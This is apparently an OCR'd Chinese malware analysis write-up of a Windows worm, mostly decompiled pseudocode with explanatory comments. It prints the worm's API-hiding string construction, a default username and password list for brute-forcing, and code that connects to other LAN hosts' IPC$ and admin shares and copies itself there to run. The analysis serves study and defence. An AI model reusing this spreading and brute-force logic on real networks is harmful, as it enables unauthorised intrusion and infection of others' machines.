


```
void __stdcall __noreturn LpserviceMainProc(DWORD dwNumServicesArgs, LPSTR *lpServiceArgVectors)
{
  HMODULE v2; // eax
  HMODULE v3; // eax
  HMODULE v4; // eax
  FARPROC Fun_RegisterServiceCtrlHandlerA; // eax
  HMODULE v6; // eax
  HMODULE v7; // eax
  HMODULE v8; // eax
  FARPROC Fun_CreateMutexA; // eax
  struct WSAData WSAData; // [esp+Ch] [ebp-2E0h]
  CHAR pFileName; // [esp+19Ch] [ebp-150h]
  FARPROC Fun_closesocket; // [esp+2A0h] [ebp-4Ch]
  char szGerCurrentThread[20]; // [esp+2A4h] [ebp-48h]
  char szCreateMutexA[16]; // [esp+2B8h] [ebp-34h]
  char szGetLastError[16]; // [esp+2C8h] [ebp-24h]
  char szKernel32[16]; // [esp+2D8h] [ebp-14h]
  FARPROC Fun_GetLastError; // [esp+2E8h] [ebp-4h]

  v2 = LoadLibraryA("WS2_32.dll");
  Fun_closesocket = GetProcAddress(v2, "closesocket");
  v3 = LoadLibraryA("ADVAPI32.dll");
  Fun_GetLastError = GetProcAddress(v3, "SetServiceStatus");
  v4 = LoadLibraryA("ADVAPI32.dll");
  Fun_RegisterServiceCtrlHandlerA = GetProcAddress(v4, "RegisterServiceCtrlHandlerA");


  // 注册函数来处理服务控制请求
  // 设置服务状态为，该服务与其他服务共享进程
  hServiceStatus = (Fun_RegisterServiceCtrlHandlerA)("Ghijkl Nopqrstu Wxy", LphandlerProc);
  lpServiceStatus = SERVICE_WIN32_SHARE_PROCESS;
  dword_409120 = 7;
  dword_409124 = 0;
  dword_409130 = 2000;
  dword_40912C = 1;
  dword_40911C = 2;
  (Fun_GetLastError)(hServiceStatus, &lpServiceStatus);
  dword_40912C = 0;
  Sleep(500u);
  dword_40911C = 4;
  (Fun_GetLastError)(hServiceStatus, &lpServiceStatus);


  // 获取关键API
  szKernel32[0] = 'K';
  szKernel32[1] = 'E';
  szKernel32[2] = 'R';
  szKernel32[3] = 'N';
  szKernel32[4] = 'E';
  szKernel32[5] = 'L';
  szKernel32[6] = '3';
  szKernel32[7] = '2';
  szKernel32[8] = '.';
  szKernel32[9] = 'd';
  szKernel32[10] = 'l';
```




```
  szKernel32[11] = 'l';
  szKernel32[12] = 0;
  szGetLastError[0] = 'G';
  szGetLastError[1] = 'e';
  szGetLastError[2] = 't';
  szGetLastError[3] = 'L';
  szGetLastError[4] = 'a';
  szGetLastError[5] = 's';
  szGetLastError[6] = 't';
  szGetLastError[7] = 'E';
  szGetLastError[8] = 'r';
  szGetLastError[9] = 'r';
  szGetLastError[10] = 'o';
  szGetLastError[11] = 'r';
  szGetLastError[12] = 0;
  v6 = LoadLibraryA(szKernel32);
  Fun_GetLastError = GetProcAddress(v6, szGetLastError);
  szGerCurrentThread[0] = 'G';
  szGerCurrentThread[1] = 'e';
  szGerCurrentThread[2] = 't';
  szGerCurrentThread[3] = 'C';
  szGerCurrentThread[4] = 'u';
  szGerCurrentThread[5] = 'r';
  szGerCurrentThread[6] = 'r';
  szGerCurrentThread[7] = 'e';
  szGerCurrentThread[8] = 'n';
  szGerCurrentThread[9] = 't';
  szGerCurrentThread[10] = 'T';
  szGerCurrentThread[11] = 'h';
  szGerCurrentThread[12] = 'r';
  szGerCurrentThread[13] = 'e';
  szGerCurrentThread[14] = 'a';
  szGerCurrentThread[15] = 'd';
  szGerCurrentThread[16] = 'I';
  szGerCurrentThread[17] = 'd';
  szGerCurrentThread[18] = 0;
  v7 = LoadLibraryA(szKernel32);
  GetProcAddress(v7, szGerCurrentThread);
  szCreateMutexA[0] = 'C';
  szCreateMutexA[1] = 'r';
```

4.1.1 ConcentHostDownExecVir 线程回调



```
BOOL __stdcall ConcentHostDownExecVir(LPVOID lpThreadParameter)
{
  BOOL result; // eax
  struct hostent *lphosttmp; // eax
  struct hostent *lphost; // esi
  char **IndexUserName; // edi
  char **IndexPwd; // esi
  char szHostName[128]; // [esp+4h] [ebp-1E4h]
  char szIpv4[128]; // [esp+84h] [ebp-164h]
  char *lppassword[29]; // [esp+104h] [ebp-E4h]
  char *lpUserName[22]; // [esp+178h] [ebp-70h]
  HOSTENT Dst; // [esp+1D0h] [ebp-18h]
  struct hostent *v11; // [esp+1E0h] [ebp-8h]
  int v12; // [esp+1E4h] [ebp-4h]

  lpUserName[0] = "administrator";
  lpUserName[1] = "test";
  lpUserName[2] = "admin";
  lpUserName[3] = "guest";
  lpUserName[4] = "alex";
  lpUserName[5] = "home";
  lpUserName[6] = "love";
  lpUserName[7] = "xp";
  lpUserName[8] = "user";
  lpUserName[9] = "game";
  lpUserName[10] = "123";
  lpUserName[11] = "nn";
  lpUserName[12] = "root";
  lpUserName[13] = "日你妈";
  lpUserName[14] = "movie";
  lpUserName[15] = "time";
  lpUserName[16] = "yeah";
  lpUserName[17] = "money";
  lpUserName[18] = "xpuser";
  lpUserName[19] = "hack";
  lpUserName[20] = "enter";
  lpUserName[21] = 0;
  lppassword[0] = &dword_409644;
  lppassword[1] = "password";
  lppassword[2] = "111";
  lppassword[3] = "123456";
  lppassword[4] = "qwerty";
  lppassword[5] = "test";
  lppassword[6] = "abc123";
  lppassword[7] = "memory";
  lppassword[8] = "home";
  lppassword[9] = "12345678";
  lppassword[10] = "love";
  lppassword[11] = "bbbbbb";
  lppassword[12] = "xp";
  lppassword[13] = "88888";
  lppassword[14] = "nn";
  lppassword[15] = "root";
  lppassword[16] = "caonima";
  lppassword[17] = "5201314";
  lppassword[18] = "1314520";
  lppassword[19] = "asdfgh";
  lppassword[20] = "alex";
  lppassword[21] = "angel";
  lppassword[22] = "NULL";
  lppassword[23] = "123";
  lppassword[24] = "asdf";
  lppassword[25] = "baby";
  lppassword[26] = "woaini";
  lppassword[27] = "movie";
  lppassword[28] = 0;

  // 检查网络函数是否初始化成功
  result = CheckWSAStartup();
  if ( result )
  {
    szHostName[0] = 0;
    memset(&szHostName[1], 0, 124u);
    *&szHostName[125] = 0;
    szHostName[127] = 0;

    // 获取本地主机名成功
    if ( !gethostname(szHostName, 128) )
    {

      // 获取主机的hostent结构体信息
      lphosttmp = gethostbyname(szHostName);
      lphost = lphosttmp;
      v11 = lphosttmp;

      // 获取主机信息成功
      if ( lphosttmp )
      {
        v12 = 0;
        if ( *lphosttmp->h_addr_list )
        {

          // 拷贝主机结构体到局部变量
          memset(&Dst, 0, 0x10u);
          memcpy(&Dst.h_aliases, *lphost->h_addr_list, lphost->h_length);

          // 初始化保存IP地址的缓存区
          szIpv4[0] = 0;
          dword_40961C = 1;
          memset(&szIpv4[1], 0, 0x7Cu);
          *&szIpv4[0x7D] = 0;
          szIpv4[0x7F] = 0;
          while ( 1 )
          {
            dword_409624 = 0;
            memset(szIpv4, 0, 0x80u);

             // 拼接ip地址
             // 然后循环实验账户名和密码
             sprintf(szIpv4, "%d.%d.%d.%d", LOBYTE(Dst.h_aliases), BYTE1(Dst.h_aliases), BYTE2(Dst.h_aliases), 0);
             if ( "administrator" )
             {
```


尝试连接局域网进程感染




```
signed int __cdecl ContentHostExecVir(char *lpIPV4, char *lpUserName, char *lpPwd)
{
  HMODULE v3; // eax
  HMODULE v4; // eax
  HMODULE v5; // eax
  CHAR *lpMainModuleFileName; // eax
  CHAR *v7; // eax
  CHAR *v8; // eax
  CHAR *v9; // eax
  CHAR *v10; // eax
  char szCmd[1028]; // [esp+Ch] [ebp-558h]
  char szExec[260]; // [esp+410h] [ebp-154h]
  struct _SYSTEMTIME SystemTime; // [esp+514h] [ebp-50h]
  char Dst[20]; // [esp+524h] [ebp-40h]
  NETRESOURCE netRes; // [esp+538h] [ebp-2Ch]
  FARPROC Fun_WNetAddConnection2A; // [esp+558h] [ebp-Ch]
  FARPROC Fun_CopyFileA; // [esp+55Ch] [ebp-8h]
  FARPROC Fun_lstrcpyA; // [esp+560h] [ebp-4h]

  v3 = LoadLibraryA("KERNEL32.dll");
  Fun_CopyFileA = GetProcAddress(v3, "CopyFileA");
  v4 = LoadLibraryA("KERNEL32.dll");
  Fun_lstrcpyA = GetProcAddress(v4, "lstrcpyA");
  v5 = LoadLibraryA("mpr.dll");
  Fun_WNetAddConnection2A = GetProcAddress(v5, "WNetAddConnection2A");


  memset(Dst, 0, 20u);

  // 判断密码是否为"NULL"，如果为"NULL",就拼接Dst
  if ( !lstrcmp(lpPwd, "NULL") )
    sprintf(Dst, "\"%s\"", &dword_40963C);

  // 初始化缓冲区
  szCmd[0] = 0;
  memset(&szCmd[1], 0, 0x400u);
  *&szCmd[1025] = 0;
  szCmd[1027] = 0;
  szExec[0] = 0;
  memset(&szExec[1], 0, 0x100u);
  *&szExec[257] = 0;
  szExec[259] = 0;

  // ipc连接本地主机
  // 拼接字符串\\\\ip地址\\ipc$
  // 用于连接主机
  sprintf(szCmd, "\\\\%s\\ipc$", lpIPV4);
  netRes.lpRemoteName = szCmd;
  netRes.dwScope = 2;
  netRes.dwType = 0;
  netRes.dwDisplayType = 0;
  netRes.dwUsage = 1;
  netRes.lpLocalName = &dword_409640;
  netRes.lpProvider = 0;
  netRes.lpComment = 0;
  // 如果能连接则返回1
  (Fun_WNetAddConnection2A)(&netRes, lpPwd, lpUserName, 0);


  // 这里判断API获取失败，直接返回
  if ( !Fun_WNetAddConnection2A )
    return 1;

  // 远程下载恶意代码g1fd到局域网内其他主机，拷贝到主模块文件
  MyGetModuleFileName();
  Sleep(200u);
  memset(szCmd, 0, 0x404u);
  sprintf(szCmd, "\\\\%s\\admin$\\g1fd.exe", lpIPV4);
  (Fun_lstrcpyA)(szExec, "admin$\\");
  lpMainModuleFileName = MyGetModuleFileName();
  if ( (Fun_CopyFileA)(lpMainModuleFileName, szCmd, 0) )
    goto LABEL_14;
  memset(szCmd, 0, 0x404u);
  sprintf(szCmd, "\\\\%s\\C$\\NewArean.exe", lpIPV4);
  (Fun_lstrcpyA)(szExec, "C:\\g1fd.exe");
  v7 = MyGetModuleFileName();
  if ( (Fun_CopyFileA)(v7, szCmd, 0) )
    goto LABEL_14;
  memset(szCmd, 0, 0x404u);
  sprintf(szCmd, "\\\\%s\\D$\\g1fd.exe", lpIPV4);
  (Fun_lstrcpyA)(szExec, "D:\\g1fd.exe");
  v8 = MyGetModuleFileName();
  if ( (Fun_CopyFileA)(v8, szCmd, 0)
    || (memset(szCmd, 0, 0x404u),
        sprintf(szCmd, "\\\\%s\\E$\\g1fd.exe", lpIPV4),
        (Fun_lstrcpyA)(szExec, "E:\\g1fd.exe"),
        v9 = MyGetModuleFileName(),
        (Fun_CopyFileA)(v9, szCmd, 0)) )
  {

    // 在2分钟后执行恶意代码
```

4.1.2 DownVirAndExec 和 sub_405241 和 sub_40387C

以上函数执行功能基本一至




```
Sleep(18000u);
Fun_WriteFile[0] = 'W';
Fun_WriteFile[1] = 'r';
Fun_WriteFile[2] = 'i';
Fun_WriteFile[3] = 't';
Fun_WriteFile[4] = 'e';
Fun_WriteFile[5] = 'F';
Fun_WriteFile[6] = 'i';
Fun_WriteFile[7] = 'l';
Fun_WriteFile[8] = 'e';
Fun_WriteFile[9] = 0;
v1 = LoadLibraryA("kernel32.dll");
GetProcAddress(v1, Fun_WriteFile);
v2 = LoadLibraryA("kernel32.dll");
Fun_GetTempPathA = GetProcAddress(v2, "GetTempPathA");
v3 = LoadLibraryA("WS2_32.dll");
Fun_closesocket = GetProcAddress(v3, "closesocket");
v4 = LoadLibraryA("KERNEL32.dll");
